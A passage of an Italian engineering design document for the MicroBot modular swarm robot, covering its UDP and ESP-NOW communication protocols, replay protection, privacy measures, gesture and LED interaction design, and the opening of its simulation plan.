appreso nella simulazione alle specificità del sistema reale.

Il terzo livello di integrazione — oltre la versione 0.5, nella prospettiva a lungo termine — è l'apprendimento della struttura ottimale dei pattern in funzione delle preferenze dell'utente.

Un sistema di raccomandazione che osserva le sequenze di pattern selezionate dall'utente nelle sessioni operative — quali pattern vengono scelti in quale ordine, quali parametri vengono modificati e in quale direzione, quali pattern vengono abbandonati rapidamente e quali vengono mantenuti a lungo — può imparare un modello delle preferenze estetiche dell'utente e proporre proattivamente pattern e transizioni che l'utente troverebbe interessanti, trasformando l'interfaccia di controllo da un sistema passivo che esegue i comandi ricevuti a un sistema attivo che anticipa e suggerisce possibilità creative che l'utente non avrebbe esplorato autonomamente. Questo livello di integrazione richiede la raccolta di dati comportamentali dell'utente nel tempo — una base di dati che per sua natura cresce con l'uso prolungato del sistema — e algoritmi di apprendimento collaborativo filtrato che possono generalizzare le preferenze di un utente specifico anche con un numero limitato di osservazioni, estraendo pattern comuni dalle preferenze di utenti diversi per compensare la scarsità dei dati individuali nelle prime sessioni di utilizzo.

Il sistema di privacy dei dati raccolti è un aspetto che richiede attenzione esplicita nella progettazione della pipeline perché i dati comportamentali dell'utente — le sequenze di gesture, le preferenze di pattern, i ritmi di utilizzo del sistema — sono dati personali che meritano la stessa protezione dei dati biometrici utilizzati nell'autenticazione facciale. La pipeline di MicroBot implementa il principio di privacy by design adottando tre misure complementari. La prima è la minimizzazione dei dati: vengono raccolti solo i dati strettamente necessari per le analisi previste, escludendo esplicitamente i dati che potrebbero consentire l'identificazione o il tracciamento dell'utente al di fuori del contesto operativo di MicroBot. La seconda è la localizzazione dei dati: tutti i dati vengono memorizzati localmente sul controller e sui dispositivi dell'utente, senza trasmissione a server esterni o servizi cloud, garantendo che l'utente mantenga il controllo completo sui propri dati operativi. La terza è la trasparenza: l'interfaccia web espone un pannello dedicato alla gestione dei dati che mostra all'utente esattamente quali dati sono stati raccolti, per quale periodo e per quale scopo, con la possibilità di cancellare selettivamente o integralmente i dati raccolti in qualsiasi momento senza conseguenze sulle funzionalità operative del sistema.

Punto 36 — Protocollo di comunicazione avanzato: affidabilità, sicurezza e ottimizzazione

Il protocollo di comunicazione di MicroBot è stato introdotto nel punto 8 nella sua struttura fondamentale — topologia a stella SoftAP, trasporto UDP, struttura del pacchetto, meccanismo di heartbeat e sincronizzazione temporale. Quel capitolo ha stabilito le fondamentali architetture del protocollo, sufficienti per comprendere il funzionamento del sistema nella versione 0.3. Questo capitolo approfondisce gli aspetti avanzati del protocollo che determinano la sua affidabilità in condizioni operative reali, la sua resistenza agli attacchi di sicurezza e la sua scalabilità verso configurazioni con un numero elevato di bot e requisiti di latenza più stringenti. La differenza tra un protocollo che funziona in laboratorio in condizioni ideali e un protocollo che funziona in modo affidabile nelle condizioni variabili di un utilizzo reale — interferenze Wi-Fi, variazioni della qualità del canale, carico variabile della rete — è determinata da questi aspetti avanzati che raramente emergono durante i test preliminari ma che diventano la causa principale dei problemi nelle sessioni operative prolungate.

La scelta di UDP come protocollo di trasporto è stata motivata nel capitolo 8 principalmente dalla sua latenza ridotta rispetto a TCP. È opportuno approfondire questa motivazione con maggiore rigore tecnico per chiarire i trade-off che questa scelta comporta. UDP è un protocollo connectionless e unreliable che non garantisce la consegna dei datagrammi, non garantisce l'ordine di ricezione e non implementa alcun meccanismo di controllo della congestione. Queste caratteristiche, che nel contesto delle applicazioni internet convenzionali sono limitazioni inaccettabili, nel contesto del controllo in tempo reale di uno swarm robotico sono proprietà desiderabili: la mancanza di garanzia di consegna significa che un pacchetto perso non blocca la trasmissione dei pacchetti successivi in attesa di ritrasmissione — come invece avviene con TCP — garantendo che il sistema riceva sempre i comandi più recenti anche in presenza di perdite occasionali. La mancanza di controllo della congestione significa che il controller può inviare pacchetti di comando alla frequenza necessaria senza che il protocollo di trasporto riduca autonomamente il rate di trasmissione in risposta alla congestione della rete, una riduzione che in un sistema di controllo real-time produrrebbe degradamenti imprevedibili delle prestazioni. Il prezzo di questi vantaggi è che il protocollo applicativo — il codice del firmware del controller e dei bot — deve implementare esplicitamente i meccanismi di affidabilità necessari per il suo specifico caso d'uso, invece di affidarsi alle garanzie fornite dal protocollo di trasporto.

I meccanismi di affidabilità implementati a livello applicativo nel protocollo di MicroBot sono progettati per garantire le proprietà di correttezza necessarie per il sistema senza introdurre la latenza aggiuntiva che sarebbe inevitabile con TCP. Il meccanismo di acknowledgement selettivo è il primo di questi strumenti: per i comandi che richiedono conferma di ricezione — tipicamente i comandi di transizione di pattern e i comandi di emergenza, ma non i comandi di aggiornamento continuo del duty cycle che sono tolleranti alla perdita — il controller attende un pacchetto di acknowledgement dal bot entro un timeout di 50 millisecondi, e in assenza di acknowledgement ritrasmette il comando fino a un massimo di tre tentativi con intervalli esponenzialmente crescenti di 50, 100 e 200 millisecondi. Questo meccanismo garantisce la consegna dei comandi critici con una probabilità di successo del $1 - p^3$ dove p è la probabilità di perdita di un singolo pacchetto: con un tasso di perdita del 2% — il valore target specificato nel capitolo sulla validazione — la probabilità di fallimento della consegna dopo tre tentativi è dell'ordine di 8×10^{-6} , un valore trascurabile per le applicazioni di MicroBot. Il meccanismo di numeri di sequenza è il secondo strumento di affidabilità: ogni pacchetto UDP include un numero di sequenza a 16 bit che il ricevitore usa per rilevare i duplicati — pacchetti ritrasmessi che arrivano dopo che il ricevitore ha già processato il pacchetto originale — e per rilevare i pacchetti fuori ordine — situazione in cui il pacchetto $n+1$ arriva prima del pacchetto n a causa di percorsi di routing diversi nella rete. Il ricevitore ignora i duplicati e gestisce i pacchetti fuori ordine applicando la politica del pacchetto più recente — processa sempre il pacchetto con il numero di sequenza più alto ricevuto fino a quel momento, ignorando i pacchetti con numero di sequenza inferiore. Questa politica è appropriata per i comandi di aggiornamento continuo del duty cycle e della posizione target, dove il valore più recente è sempre il più rilevante, ma non per i comandi che devono essere eseguiti nell'ordine in cui sono stati emessi — per questi viene utilizzato il meccanismo di acknowledgement selettivo che garantisce la consegna ordinata.

La sicurezza del protocollo di comunicazione è un aspetto che nelle versioni prototipali di MicroBot è implementato con soluzioni leggere compatibili con le risorse limitate dell'ESP32, ma che assume maggiore importanza nelle versioni più mature in cui il sistema potrebbe

essere esposto a reti meno controllate. Il meccanismo di autenticazione dei bot alla rete SoftAP — già descritto nel capitolo sul controller — garantisce che solo i moduli fisici autorizzati possano connettersi alla rete del sistema, impedendo la connessione di dispositivi non autorizzati che potrebbero intercettare il traffico di controllo o inviare comandi non autorizzati allo swarm. La protezione del traffico di controllo dalla modifica non autorizzata è implementata tramite il checksum a 16 bit incluso in ogni pacchetto, che permette di rilevare la corruzione accidentale dei dati dovuta a interferenze elettromagnetiche o errori di trasmissione, ma non fornisce protezione crittografica contro modifiche intenzionali da parte di un attaccante che può intercettare e riformulare i pacchetti. Per le versioni future del sistema in cui questa protezione è necessaria, il protocollo prevede l'aggiunta di un Message Authentication Code — calcolato come HMAC-SHA256 del contenuto del pacchetto con una chiave condivisa tra controller e bot — che garantisce sia l'integrità sia l'autenticità dei pacchetti senza introdurre la latenza di una cifratura simmetrica completa.

La protezione contro i replay attack — attacchi in cui un aggressore cattura un pacchetto di comando legittimo e lo ritrasmette successivamente per replicare l'effetto del comando originale — è implementata tramite il timestamp incluso in ogni pacchetto combinato con una finestra di accettazione temporale configurabile. Il bot riceve un pacchetto e verifica che il timestamp incluso nel pacchetto sia compreso nella finestra di accettazione — tipicamente ± 500 millisecondi rispetto al proprio clock sincronizzato con il controller — prima di processare il comando. Un pacchetto catturato e ritrasmesso dopo la scadenza della finestra di accettazione viene silenziosamente scartato dal bot ricevente, rendendo il replay attack inefficace anche in assenza di cifratura del traffico. La finestra di accettazione di ± 500 millisecondi è scelta come compromesso tra la protezione dal replay — che migliora riducendo la finestra — e la tolleranza alla deriva del clock dei bot — che richiede una finestra sufficientemente ampia da coprire la deriva residua tra due sincronizzazioni successive a 10 hertz.

L'ottimizzazione del throughput del canale Wi-Fi è un aspetto operativo che diventa rilevante quando il numero di bot connessi aumenta verso la decina e il traffico aggregato di heartbeat e comandi inizia a competere per la banda disponibile. Il canale Wi-Fi 802.11g a 2.4 gigahertz ha una banda teorica massima di 54 megabit al secondo, ma la banda effettiva disponibile per il traffico applicativo è tipicamente il 40–50% del valore teorico a causa degli overhead del protocollo 802.11 — header, ACK di livello MAC, DIFS e backoff — che producono un throughput effettivo di 20–25 megabit al secondo in condizioni ottimali. Con pacchetti di heartbeat di 32 byte, un intervallo di 500 millisecondi tra heartbeat e 20 bot connessi, il traffico aggregato di heartbeat è dell'ordine di $20 \times 32 \times 8 / 0.5 = 10.240$ bit al secondo — un valore trascurabile rispetto alla banda disponibile anche in condizioni degradate. Il traffico di comandi è più variabile e dipende dalla frequenza con cui vengono inviati aggiornamenti dei pattern: in modalità Pattern Hold il controller invia aggiornamenti a 2 hertz con pacchetti di 16 byte per bot — $20 \times 16 \times 8 \times 2 = 5.120$ bit al secondo — mentre in modalità Vortex Attivo con aggiornamenti delle posizioni target a 20 hertz il traffico aumenta a $20 \times 16 \times 8 \times 20 = 51.200$ bit al secondo — ancora ben al di sotto della banda disponibile ma in un intervallo in cui l'ottimizzazione del formato dei pacchetti inizia a produrre benefici misurabili.

La compressione delta dei pacchetti di aggiornamento delle posizioni target è la tecnica di ottimizzazione più efficace per ridurre il traffico di rete nei pattern dinamici ad alta frequenza di aggiornamento. Invece di inviare le coordinate assolute della posizione target di ogni bot a ogni aggiornamento — che richiederebbe $4 \text{ byte per coordinata} \times 2 \text{ coordinate} \times 20 \text{ bot} = 160 \text{ byte per pacchetto broadcast}$ — il controller invia solo la variazione rispetto alla posizione target dell'aggiornamento precedente per i bot la cui posizione target è cambiata significativamente. Per il pattern Vortex in cui tutte le posizioni target ruotano di un angolo costante ad ogni aggiornamento, la compressione delta può essere ulteriormente semplificata inviando un singolo parametro — l'angolo di rotazione incrementale — invece delle variazioni di posizione per ogni bot, riducendo il pacchetto di aggiornamento da 160 byte a 4 byte — una riduzione del 97.5% che lascia abbondante margine di banda per l'eventuale aumento del numero di bot. La decompressione delta è implementata nel firmware di ogni bot come un'operazione di aggiornamento locale che aggiunge la variazione ricevuta alla propria posizione target corrente, producendo la nuova posizione target senza richiedere che il bot riceva il valore assoluto completo ad ogni aggiornamento.

Il protocollo di multicast è la soluzione adottata per l'invio efficiente di comandi a sottogruppi di bot senza ricorrere all'invio individuale o al broadcast globale. UDP supporta il multicast a livello IP attraverso gli indirizzi della classe D — 224.0.0.0/4 — che permettono di inviare un singolo pacchetto UDP che viene consegnato automaticamente dalla rete a tutti i dispositivi iscritti al gruppo multicast corrispondente. In MicroBot ogni pattern prevede un gruppo multicast dedicato: tutti i bot che partecipano al pattern circolare si iscrivono al gruppo multicast del pattern circolare, tutti i bot che partecipano al pattern a onda al gruppo dell'onda, e così via. Il controller invia gli aggiornamenti delle posizioni target come pacchetti multicast al gruppo del pattern corrente, e solo i bot iscritti a quel gruppo ricevono e processano il pacchetto, eliminando la necessità di demultiplexing a livello applicativo e riducendo il carico computazionale dei bot che non partecipano al pattern corrente — particolarmente rilevante nelle sessioni in cui solo un sottoinsieme della flotta è attivo in un dato momento.

Punto 37 — Interazione uomo-macchina: ergonomia, feedback e design dell'esperienza

L'interazione uomo-macchina è la dimensione di MicroBot che determina in ultima analisi se il sistema è uno strumento utile o un oggetto da laboratorio che funziona tecnicamente ma che nessuno vuole usare. Un sistema di swarm robotics può avere algoritmi di coordinamento impeccabili, un protocollo di comunicazione ottimizzato e un safety layer robusto, e tuttavia fallire nel suo scopo fondamentale se l'interfaccia attraverso cui l'utente interagisce con lo swarm è confusa, faticosa o non responsiva. La qualità dell'interazione uomo-macchina non è una proprietà decorativa che si aggiunge al sistema dopo aver risolto i problemi tecnici — è una proprietà strutturale che condiziona tutte le scelte progettuali dall'inizio, perché le decisioni sull'architettura del sistema hardware e software hanno conseguenze dirette e spesso irreversibili sull'esperienza che l'utente vive quando usa il sistema. Progettare l'interazione uomo-macchina di MicroBot significa adottare la prospettiva dell'utente come criterio primario di valutazione delle scelte progettuali — non come criterio secondario da applicare dopo aver ottimizzato le prestazioni tecniche del sistema.

Il modello mentale dell'utente — la rappresentazione interna che l'utente forma del sistema attraverso l'esperienza di utilizzo — è il concetto centrale attorno a cui ruota la progettazione dell'interazione di MicroBot. Un modello mentale accurato permette all'utente di prevedere come il sistema risponderà alle proprie azioni, di interpretare correttamente i feedback ricevuti e di recuperare dagli errori in modo autonomo senza dover consultare la documentazione. Un modello mentale inaccurato — costruito da un'interfaccia che nasconde il funzionamento del sistema dietro astrazioni fuorvianti o che fornisce feedback inconsistenti — produce frustrazione, errori ripetuti e una sensazione di mancanza di controllo che degrada irrimediabilmente l'esperienza di utilizzo. Il sistema MicroBot è intrinsecamente complesso — è un sistema distribuito con molti componenti che interagiscono in modo non lineare — e il compito dell'interfaccia è di esporre questa complessità in modo progressivo e stratificato, mostrando all'utente principiante una visione semplificata del sistema che è comunque sufficiente per il controllo base, e rivelando gradualmente i livelli di complessità aggiuntiva man mano che l'utente acquisisce familiarità con il sistema e desidera esplorare le sue capacità più avanzate.

Il principio di immediatezza del feedback è la proprietà dell'interfaccia che più direttamente determina la sensazione di controllo dell'utente durante l'interazione con lo swarm. L'immediatezza non significa solo bassa latenza — anche se la latenza è un componente fondamentale — ma significa che ogni azione dell'utente produce immediatamente una risposta percepibile che conferma la ricezione dell'azione da parte del sistema, indipendentemente dalla latenza della risposta fisica dei bot. Questa distinzione è cruciale: se l'utente esegue un gesto di selezione del pattern circolare e deve attendere 2–3 secondi prima di vedere la risposta fisica dei bot — un tempo accettabile per la fisica dell'aggancio magnetico — il periodo di attesa senza feedback è psicologicamente disorientante e produce la sensazione che il gesto non sia stato recepito, spingendo l'utente a ripetere il gesto. La soluzione è il feedback immediato a due stadi: un feedback istantaneo — entro 50 millisecondi dal gesto — che conferma la ricezione del comando attraverso un segnale percepibile all'utente senza aspettare la risposta fisica dei bot, seguito dal feedback fisico dei bot — il cambio di colore dei LED, l'inizio del movimento — che arriva con la latenza fisiologica del sistema. Il feedback immediato è implementato attraverso tre canali simultanei: il feedback audio — un breve suono di conferma prodotto dal sistema al momento della ricezione del gesto — il feedback visivo nel visore — un'animazione di flash sul pattern selezionato nell'interfaccia 3D — e il feedback aptico nel wristband — una breve vibrazione prodotta da un piccolo motore eccentrico opzionale integrato nell'involucro.

Il design del sistema di feedback luminoso dei LED dei bot è uno degli aspetti dell'interazione più visibili e più importanti per la leggibilità dello stato dello swarm durante le sessioni operative. I LED dei bot sono l'unico canale di feedback diretto dal sistema fisico all'utente — indipendente dal visore e dall'interfaccia web — e devono comunicare informazioni sufficienti per permettere all'utente di comprendere lo stato del sistema semplicemente osservando i bot con i propri occhi. La scelta dei colori e dei pattern di lampeggio segue principi consolidati di design dell'informazione: i colori freddi — blu e ciano — indicano stati di funzionamento normale e attività, i colori caldi — giallo e rosso — indicano stati di attenzione ed emergenza, il verde indica il raggiungimento di uno stato obiettivo. La distinzione tra stati diversi all'interno della stessa categoria cromatica è implementata tramite pattern di lampeggio: il blu fisso indica idle in attesa di comandi, il ciano lampeggiante lento indica movimento in corso, il ciano lampeggiante veloce indica

aggancio attivo in fase critica. La ridondanza tra i canali cromatico e cinematografico del LED — entrambi il colore e il pattern di lampeggio cambiano in funzione dello stato — garantisce che le informazioni siano leggibili anche in condizioni di illuminazione ambiente che potrebbero rendere difficile la distinzione tra colori simili, e in contesti in cui l'utente ha una forma di daltonismo che impedisce la corretta percezione di alcune differenze cromatiche.

La progettazione delle gesture del wristband segue principi ergonomici che massimizzano la comodità e la naturalezza dei movimenti richiesti. Le gesture più frequenti — la selezione del pattern e la modifica dei parametri principali — sono mappate sui movimenti di polso che il corpo umano esegue con minor fatica e maggiore precisione: la rotazione del polso attorno all'asse longitudinale dell'avambraccio è il movimento più naturale e preciso del polso, e per questa ragione è utilizzata per la modifica del parametro principale del pattern corrente — il raggio per il cerchio, l'ampiezza per l'onda, la velocità per il vortice. Il pitch del polso — l'inclinazione verso l'alto o verso il basso — è il secondo movimento più naturale e viene utilizzato per un parametro secondario del pattern. Le gesture discrete — la scossa singola per il cambio di pattern, la doppia scossa per l'emergenza — sono progettate per essere facilmente distinguibili tra loro e difficilmente attivabili accidentalmente durante i movimenti normali del polso: la doppia scossa richiede due accelerazioni separate da un intervallo di 200–400 millisecondi che non si verifica nei movimenti normali del braccio, eliminando i falsi positivi durante le sessioni operative. La forza e l'ampiezza minima delle gesture richieste sono calibrate sull'utente durante la fase di calibrazione iniziale del wristband — il sistema impara il range di movimento caratteristico dell'utente specifico e adatta le soglie di riconoscimento di conseguenza — garantendo che gesture troppo piccole per un utente robusto non vengano confuse con rumore di fondo e che gesture che sarebbero eccessivamente ampie per un utente con mobilità ridotta del polso siano comunque riconoscibili entro un range di movimento confortevole.

La curva di apprendimento del sistema è progettata con un approccio progressivo che permette all'utente di iniziare a usare il sistema in modo produttivo fin dalla prima sessione, pur lasciando spazio a un approfondimento progressivo delle funzionalità avanzate nelle sessioni successive. Il livello base dell'interazione — controllare lo swarm attraverso tre o quattro gesture fondamentali del wristband per selezionare i pattern più semplici — è apprendibile in 5–10 minuti di utilizzo guidato, un tempo compatibile con una sessione introduttiva. Il livello intermedio — modulare i parametri geometrici dei pattern, utilizzare il framework 4D/5D per modulare lo swarm con il suono, gestire la flotta attraverso l'interfaccia web — richiede 2–3 sessioni di pratica per essere padroneggiato con fluidità. Il livello avanzato — configurare la matrice di mappatura del framework 4D/5D, creare pattern personalizzati, analizzare i log delle sessioni, eseguire aggiornamenti OTA — è accessibile agli utenti che hanno sviluppato una comprensione profonda del sistema attraverso l'uso prolungato e che hanno interesse a esplorarne le capacità più tecniche. Questa struttura a livelli non è implementata come un sistema di blocchi espliciti — l'utente non deve sbloccare livelli come in un videogioco — ma emerge naturalmente dalla struttura dell'interfaccia, che espone le funzionalità più complesse in posizioni meno prominenti dell'interfaccia web e del menu del visore, richiedendo all'utente di esplorare attivamente per scoprirle.

Il feedback sonoro del framework 4D/5D merita una trattazione specifica perché svolge un ruolo unico nell'interazione: è al tempo stesso un canale di input verso il sistema — il suono modula lo stato interno W — e un canale di feedback dal sistema verso l'utente — lo swarm

risponde al suono con cambiamenti visibili nel comportamento fisico. Questa dualità trasforma il suono da un canale di controllo unidirezionale in un canale di interazione bidirezionale che crea un dialogo tra l'utente e lo swarm mediato dall'elemento sonoro: l'utente produce suono, il suono modula il comportamento dello swarm, il comportamento dello swarm modifica la risposta emotiva e creativa dell'utente che a sua volta modifica il suono prodotto. Questa retroazione tra produzione sonora e risposta visiva dello swarm è il nucleo dell'esperienza più ricca che MicroBot può offrire — una forma di improvvisazione guidata in cui lo swarm è sia strumento sia partner creativo dell'utente. Il sistema di analisi audio che alimenta il framework 4D/5D è progettato per rispondere a questa intenzione con una latenza massima di 50 millisecondi tra l'evento sonoro e la modifica del vettore W, sufficientemente bassa da mantenere la sensazione di connessione diretta tra gesto sonoro e risposta fisica dello swarm.

La documentazione dell'utente è progettata come componente integrale dell'esperienza di interazione e non come appendice tecnica separata dal sistema. Il manuale di avvio rapido è una card laminata di 10×15 centimetri con la sequenza di avvio del sistema e le gesture fondamentali del wristband rappresentate come pittogrammi — un formato che l'utente può consultare mentre indossa il visore senza dover toglierlo. Il tutorial interattivo integrato nel visore è una sequenza guidata di esercizi che il sistema propone alla prima sessione di utilizzo: un assistente virtuale nella scena 3D guida l'utente attraverso le gesture fondamentali, le conferma quando eseguite correttamente e le ripete quando non vengono riconosciute, costruendo la competenza di base nel contesto operativo reale invece che attraverso la lettura di documentazione teorica. La documentazione avanzata è disponibile nell'interfaccia web nella sezione /docs come hypertext navigabile con esempi di configurazione, descrizioni dettagliate di tutti i parametri e una sezione di troubleshooting che guida l'utente nella diagnosi e nella risoluzione dei problemi più comuni attraverso una serie di domande a scelta multipla che conducono alla causa radice del problema e alla procedura di risoluzione appropriata.

Punto 38 — Comunicazione inter-bot: ESP-NOW, mesh networking e autonomia locale

I capitoli precedenti sulla comunicazione hanno descritto il protocollo di scambio tra il controller centrale e i singoli bot — una topologia a stella in cui il controller è l'unico nodo che detiene la visione globale dello swarm e che coordina il comportamento di tutti i bot attraverso comandi individuali e broadcast. Questa topologia è appropriata per la versione 0.3 del sistema, in cui il numero di bot è limitato, la semplicità implementativa è una priorità e la dipendenza da un nodo centrale è accettabile. Ma è una topologia che presenta un limite strutturale fondamentale: ogni comunicazione tra due bot — anche la più semplice, come la coordinazione dell'aggancio magnetico tra due moduli adiacenti — deve passare attraverso il controller, percorrendo un cammino di comunicazione che include due hop wireless, due elaborazioni a livello applicativo nel controller e due trasmissioni di ritorno verso i bot coinvolti. Questa indirezione introduce una latenza minima di 20–40 millisecondi per ogni decisione coordinata tra bot adiacenti — un valore che per operazioni semplici è accettabile ma che per coordinazioni ad alta frequenza come la modulazione real-time della rigidità di un aggregato in risposta a perturbazioni esterne diventa un collo di bottiglia che limita la reattività del sistema. La comunicazione inter-bot diretta — la capacità di ogni bot di scambiare informazioni con i bot fisicamente vicini senza mediazione del controller — è la

soluzione a questo limite e la direzione verso cui si evolve l'architettura di comunicazione di MicroBot nelle versioni successive.

ESP-NOW è il protocollo di comunicazione peer-to-peer proprietario di Espressif Systems che permette la comunicazione diretta tra dispositivi ESP32 nella stessa area senza richiedere un access point intermedio. ESP-NOW opera a livello di data link — al di sotto del livello IP — inviando frame di dati direttamente agli indirizzi MAC dei dispositivi destinatari con una latenza tipica di 1–2 millisecondi, dieci volte inferiore alla latenza del percorso UDP attraverso il controller. Il protocollo supporta la modalità unicast — comunicazione da un dispositivo a un singolo destinatario identificato dal MAC — e la modalità broadcast — comunicazione a tutti i dispositivi ESP32 nel raggio di ricezione — con un payload massimo di 250 byte per frame, sufficiente per i tipi di messaggi inter-bot previsti in MicroBot. La limitazione principale di ESP-NOW è la sua natura stateless: non fornisce garanzie di consegna, non gestisce la ritrasmissione dei frame persi e non supporta nativamente il routing tra nodi non direttamente in comunicazione radio. Nella versione 0.4 di MicroBot ESP-NOW viene adottato come canale di comunicazione supplementare al canale UDP principale, utilizzato specificamente per i messaggi inter-bot a bassa latenza — notifiche di prossimità, coordinate dell'aggancio magnetico, aggiornamenti di stato locali — mentre il canale UDP con il controller rimane il canale primario per i comandi di pattern e la supervisione globale.

Il protocollo di comunicazione inter-bot costruito sopra ESP-NOW segue una struttura deliberatamente semplice che riflette la natura locale e ad alta frequenza delle informazioni scambiate tra bot vicini. Ogni frame inter-bot contiene un header di 8 byte — identificativo del mittente a 2 byte, tipo di messaggio a 1 byte, numero di sequenza a 2 byte, timestamp a 3 byte — seguito da un payload variabile di dimensione massima 242 byte. I tipi di messaggio inter-bot definiti nella versione 0.4 sono cinque. Il messaggio PROXIMITY_BEACON è trasmesso da ogni bot in broadcast a intervalli di 100 millisecondi e contiene la posizione stimata del bot, il suo stato operativo e il livello di carica della batteria — un'implementazione del principio di stigmergia in cui ogni bot diffonde continuamente informazioni sulla propria presenza e sul proprio stato nell'ambiente locale, permettendo ai bot vicini di costruire autonomamente una mappa parziale del vicinato senza interrogare il controller. Il messaggio DOCK_REQUEST è trasmesso in unicast verso il bot target quando il sistema di aggancio decide di iniziare la procedura di aggancio, e contiene i parametri di aggancio — lato del cono da agganciare, duty cycle richiesto, timestamp di inizio sincronizzato. Il messaggio DOCK_CONFIRM è la risposta del bot target che conferma la disponibilità all'aggancio e sincronizza i parametri operativi. Il messaggio DOCK_RELEASE è trasmesso in unicast per coordinare il disaggancio, specificando il timestamp sincronizzato dell'inizio dell'attivazione inversa delle coil in entrambi i bot. Il messaggio STATE_SYNC è trasmesso periodicamente tra bot agganciati per sincronizzare il loro stato operativo — duty cycle corrente delle coil, temperatura stimata, livello di carica — permettendo di adattare i parametri dell'aggancio in funzione delle condizioni di entrambi i moduli senza richiedere l'intervento del controller.

Il meccanismo di scoperta dei vicini è il componente del protocollo inter-bot che permette a ogni bot di costruire e mantenere aggiornata la propria mappa locale del vicinato — l'insieme dei bot fisicamente vicini con cui la comunicazione diretta è possibile. La scoperta avviene passivamente attraverso la ricezione dei PROXIMITY_BEACON trasmessi in broadcast dai

bot vicini: ogni bot mantiene una tabella dei vicini che mappa l'identificativo di ogni bot ricevente alla propria posizione stimata, al timestamp dell'ultimo beacon ricevuto e alla qualità del segnale radio misurata dall'RSSI — Received Signal Strength Indicator — del frame ESP-NOW. Un bot che non trasmette beacon per un intervallo superiore a 500 millisecondi viene rimosso dalla tabella dei vicini, garantendo che la mappa locale rifletta sempre la topologia corrente del vicinato fisico e non includa bot che si sono allontanati o che si sono spenti. La qualità del segnale radio è un proxy della distanza fisica tra i bot — con la certa approssimazione introdotta dalle variazioni di orientamento delle antenne e dalla presenza di superfici riflettenti — e viene utilizzata dal sistema di aggancio per stimare quali bot sono candidati all'aggancio fisico nella sessione corrente, riducendo il numero di tentative di aggancio verso bot troppo lontani per essere fisicamente raggiunti.

L'autonomia locale è la proprietà emergente che nasce dalla combinazione della comunicazione inter-bot con una logica decisionale locale sufficientemente ricca da permettere ai bot di coordinare alcune azioni senza l'intervento del controller. Nelle versioni prototipali questa autonomia è limitata alla gestione locale dell'aggancio magnetico — i due bot che si stanno agganciando coordinano direttamente i propri profili di corrente nelle coil tramite messaggi DOCK_REQUEST e DOCK_CONFIRM senza passare attraverso il controller, riducendo la latenza dell'aggancio da 40–60 millisecondi a 3–5 millisecondi. Nelle versioni più avanzate l'autonomia locale si estende alla gestione delle perturbazioni locali: quando un bot agganciato rileva una forza esterna che tende a disagganciare la struttura — rilevata come una riduzione dell'RSSI del beacon del bot vicino o come un incremento anomalo della corrente richiesta per mantenere il duty cycle di mantenimento — comunica direttamente con il bot vicino tramite messaggio STATE_SYNC e i due bot coordinano autonomamente un incremento temporaneo del duty cycle delle proprie coil per aumentare la forza di tenuta dell'aggancio, senza attendere il comando del controller che arriverebbe con una latenza 10–20 volte superiore.

La topologia mesh è l'estensione naturale della comunicazione inter-bot verso una rete in cui ogni bot può instradare messaggi verso bot non direttamente raggiungibili, creando un grafo di connettività che copre l'intero swarm indipendentemente dalla posizione del controller. In una topologia mesh ogni bot è sia un nodo terminale — che genera e consuma messaggi propri — sia un router — che instrada i messaggi dei bot vicini verso destinazioni più lontane. Il routing in una rete mesh di swarm robotics è un problema particolarmente complesso perché la topologia della rete cambia continuamente con il movimento dei bot e con i cambiamenti degli agganci magnetici, rendendo inutilizzabili gli algoritmi di routing convenzionali basati su tabelle di routing statiche. La soluzione adottata in MicroBot per la versione 0.4 è il routing geografico — ogni messaggio viene instradato verso il bot vicino la cui posizione stimata è più vicina alla posizione del destinatario — che non richiede tabelle di routing e si adatta automaticamente ai cambiamenti della topologia senza protocolli di aggiornamento espliciti. Il routing geografico ha la nota limitazione dei buchi nella copertura — situazioni in cui nessun bot vicino è più vicino al destinatario di quanto lo sia il mittente, producendo un loop di routing — che viene gestita tramite una strategia di perimeter routing che aggira l'ostacolo navigando lungo il perimetro della zona di buca di copertura fino a trovare un percorso verso il destinatario.

La coesistenza del canale ESP-NOW inter-bot con il canale UDP verso il controller richiede una gestione attenta delle risorse radio dell'ESP32, che ha un unico modulo Wi-Fi che deve

supportare simultaneamente la connessione all'access point SoftAP del controller e la comunicazione ESP-NOW con i bot vicini. Questa coesistenza è tecnicamente possibile perché l'ESP32 supporta la modalità AP+Station simultanea — in cui opera contemporaneamente come stazione connessa alla rete SoftAP del controller e come interfaccia ESP-NOW verso i bot vicini — ma richiede una gestione del tempo di accesso al canale radio che minimizza le interferenze tra i due canali. La libreria ESP-NOW di Espressif gestisce automaticamente la coesistenza con il modulo Wi-Fi attraverso un meccanismo di time-slicing che alterna l'accesso al canale radio tra le due funzionalità con una frequenza sufficientemente alta da garantire la continuità di entrambe le connessioni, ma la configurazione ottimale dei parametri di time-slicing — dimensione degli slot temporali, priorità relativa dei due canali — richiede una calibrazione empirica per ogni configurazione specifica di MicroBot in funzione del numero di bot e della frequenza dei messaggi inter-bot.

La retrocompatibilità del protocollo inter-bot con i bot che non supportano ESP-NOW — i bot della versione 0.3 che utilizzano solo il canale UDP — è garantita attraverso un meccanismo di degradazione automatica: quando un bot della versione 0.4 tenta di stabilire una comunicazione ESP-NOW con un bot vicino e non riceve risposta entro il timeout di 10 millisecondi, assume automaticamente che il bot vicino non supporti ESP-NOW e delega la coordinazione attraverso il controller tramite il canale UDP standard. Questa degradazione automatica permette di aggiornare gradualmente la flotta alla versione 0.4 senza dover sostituire tutti i bot simultaneamente — i bot già aggiornati beneficiano della comunicazione inter-bot diretta tra loro, mentre continuano a comunicare correttamente con i bot non ancora aggiornati attraverso il controller — garantendo la continuità operativa del sistema durante il processo di aggiornamento progressivo della flotta.

Punto 39 — Piano delle simulazioni: elettrica, firmware e comportamentale

Le simulazioni di MicroBot non sono un'alternativa alla prototipazione fisica ma un prerequisito indispensabile che precede, accompagna e integra il lavoro sull'hardware reale lungo tutto il ciclo di sviluppo del progetto. La distinzione fondamentale tra simulazione e prototipazione non è la fedeltà al sistema reale — entrambe approssimano la realtà in modi diversi — ma il costo dell'iterazione: modificare un parametro nella simulazione richiede secondi, modificare il layout di un PCB richiede giorni. Questa asimmetria del costo di iterazione è la ragione per cui il piano delle simulazioni di MicroBot è strutturato come un percorso di raffinamento progressivo che sposta gradualmente il peso del testing dalla simulazione all'hardware fisico man mano che la comprensione del sistema aumenta e le scelte progettuali si cristallizzano in implementazioni concrete. Le simulazioni non vengono abbandonate quando il prototipo fisico diventa disponibile — continuano a svolgere funzioni specifiche che l'hardware fisico non può replicare con la stessa efficienza, come il testing di condizioni di guasto pericolose, la validazione di nuovi algoritmi prima del deployment sul firmware e la generazione di dataset sintetici per l'addestramento dei modelli di machine learning.

